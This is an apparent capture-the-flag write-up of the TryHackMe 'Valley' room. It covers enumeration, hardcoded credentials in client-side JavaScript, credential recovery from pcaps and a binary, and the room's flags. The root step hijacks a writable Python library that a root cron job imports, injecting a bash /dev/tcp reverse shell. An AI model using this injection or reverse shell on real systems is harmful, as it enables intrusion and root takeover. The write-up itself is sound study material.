The Try Hack Me room can be found here.
Nmap scan shows me that there are three ports open. 22 SSH,80 HTTP, 37370 FTP. Odd number for FTP, no matter though.

Anonymous log-on was not allowed on FTP, so I moved to the webpage.
I
I did not see anything to grab on to right away, so I ran gobuster on the main pages.
/
/gallery
/pricing
/static
Looking at the images I noticed they were labels 1-18 So when go buster found 00 I took a look.
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
Lets check out that directory /dev1243224123123.

So I tried a few normal user names and passwords with no luck, next I looked at the source code of the page and followed the dev.js link.
if (username === "siemDev" && password === "california") {
window.location.href = "/dev1243224123123/devNotes37370.txt";
} else {
loginErrorMsg.style.opacity = 1;
I really was surprised to see client-side JS with hardcoded creds, but sure enough, they were there
Username: siemDev
Password: california
I also noticed that when you enter the creds, it takes you to devNotes37370.txt, so to be honest, I did not log on and just went to the text file. Also, the text file numbers are the same at the FTP port 37370. The text file read:
dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port

Well, I think it is safe to try to log onto FTP with the creds we have (I tried SSH but it did not work).
There are three pcap files in the FTP, looks like we get to fire up….. WIRESHARK!!!!!
I actually missed it the first time I went through the pcap files, but in the siemHTTP2 packet number 2335. If you right-click on that packet and follow the HTTP stream, you will find this little gem.
uname=valleyDev&psw=&remember=on

We have an SSH login and the first flag!

user.txt: THM{k@l1_1n_th3_v@lley}
Running LinPeas did not give me a lot of information to go off. I did see that the valley user was part of (Valleyadmin) so that might become useful later on if I can get access to that account. On a sidenote, you can su siemDev account with a password of california. Nothing useful was found on that account. The biggest find was in the home folder, where there was an app that was executable. ValleyAuthicator

When you run the ELF file, it asks for a username and password. Like in the past, I thought maybe the information was hardcoded into the app. So I ran strings on it. To be honest, I did not see anything useful the first three or four times I went back to it. I sorted the list by size, and one of them seemed odd because it looked like a hash. I headed over to CrackStation to see if I was correct.


e6722920bab2326f8217e4:liberty123
With that looking hopeful, I could not wait to waste time chasing a rabbit hole. I start the ./valleyAuthenticator app and enter valley and liberty123
user name and password, and it spat out “Authenticated”
Then I waited for my prize. Nothing happened. So then I grabbed another SSH session and fired up PSPY so I could watch the processes, then ran ValleyAuthenticator again. Nothing seemly happen. So then I ran strace
valleyDev@valley:/home$ strace ./valleyAuthenticator
execve("./valleyAuthenticator", ["./valleyAuthenticator"], 0x7ffdab4c1350 /* 21 vars */) = 0
open("/proc/self/exe", O_RDONLY) = 3
mmap(NULL, 634606, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f9f8c13c000
mmap(0x7f9f8c13c000, 634208, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3, 0) = 0x7f9f8c13c000
mprotect(0x7f9f8c1d6000, 3822, PROT_READ|PROT_EXEC) = 0
readlink("/proc/self/exe", "/home/valleyAuthenticator", 4095) = 25
mmap(0x400000, 1847296, PROT_NONE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400000
mmap(0x400000, 1520, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400000
mprotect(0x400000, 1520, PROT_READ) = 0
mmap(0x401000, 1419473, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0x1000) = 0x401000
mprotect(0x401000, 1419473, PROT_READ|PROT_EXEC) = 0
mmap(0x55c000, 347509, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0x15c000) = 0x55c000
mprotect(0x55c000, 347509, PROT_READ) = 0
mmap(0x5b2000, 50544, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0x1b1000) = 0x5b2000
mprotect(0x5b2000, 50544, PROT_READ|PROT_WRITE) = 0
mmap(0x5bf000, 15688, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x5bf000
mmap(NULL, 4096, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f9f8c13b000
close(3) = 0
munmap(0x7f9f8c13c000, 634606) = 0
brk(NULL) = 0x1822000
brk(0x1822e00) = 0x1822e00
arch_prctl(ARCH_SET_FS, 0x1822400) = 0
uname({sysname="Linux", nodename="valley", ...}) = 0
readlink("/proc/self/exe", "/home/valleyAuthenticator", 4096) = 25
brk(0x1843e00) = 0x1843e00
brk(0x1844000) = 0x1844000
mprotect(0x5b2000, 40960, PROT_READ) = 0
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x1), ...}, AT_EMPTY_PATH) = 0
write(1, "Welcome to Valley Inc. Authentic"..., 37Welcome to Valley Inc. Authenticator
) = 37
write(1, "What is your username: ", 23What is your username: ) = 23
newfstatat(0, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0x1), ...}, AT_EMPTY_PATH) = 0
read(0, valley
"valleyn", 1024) = 7
write(1, "What is your password: ", 23What is your password: ) = 23
read(0, liberty123
"liberty123n", 1024) = 11
write(1, "Authenticatedn", 14Authenticated
) = 14
lseek(0, -1, SEEK_CUR) = -1 ESPIPE (Illegal seek)
exit_group(0) = ?
+++ exited with 0 +++
valleyDev@valley:/home$
In case you want to know what that means? Nothing, it basically confirms the password and username, then exits with no issues. The app does nothing. So what I should have done first was see if that password worked for the valley account I would have saved some time.

So with the new user, I ran LinPeas again, pretty much the same news, nothing useful. I did not explore and found a folder in the root directory named/Photos. Inside the folder are 6 files: P1.jpg – P6.jpg (Owned by valley), and two folders named photoVault and script, both owned by root. I of course looked at the script folder first. Inside the folder was a Python script named photosEncrypt.py. Looking at the script, it basically takes a file named p1-6.jpg and encodes the file with base64 and writes it as root to photoVault with a file name p1.enc.
#!/usr/bin/python3
import base64
for i in range(1,7):
# specify the path to the image file you want to encode
image_path = "/photos/p" + str(i) + ".jpg"
# open the image file and read its contents
with open(image_path, "rb") as image_file:
image_data = image_file.read()
# encode the image data in Base64 format
encoded_image_data = base64.b64encode(image_data)
# specify the path to the output file
output_path = "/photos/photoVault/p" + str(i) + ".enc"
# write the Base64-encoded image data to the output file
with open(output_path, "wb") as output_file:
output_file.write(encoded_image_data)
I wasted a good amount of time trying to think of a way to abuse this with no luck. I went through the Linpeas logs again and remembered that I saw this!!!
1000(valley) gid=1000(valley) groups=1000(valley),1003(valleyAdmin)
valley@valley:/photos/script$ find / -group valleyAdmin -ls 2>/dev/null
263787 20 drwxrwxr-x 30 root valleyAdmin 20480 Mar 20 2023 /usr/lib/python3.8
263097 20 -rwxrwxr-x 1 root valleyAdmin 20382 Mar 13 2023 /usr/lib/python3.8/base64.py
valley@valley:/photos/script$
So I ran a find to see what was accessible to the valleyAdmin base64.py. That is our key. We know that script ran by root calls base64.py, so we can inject a reverse shell into it.
import os
os.system("bash -c 'bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1'")
into the base64.py, and you have your reverse shell. It can take up to 5 minutes. photoEncrypt.py is on a 5-minute cron job timer.

Fire up your netcat listener and wait for root to come to you!

THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}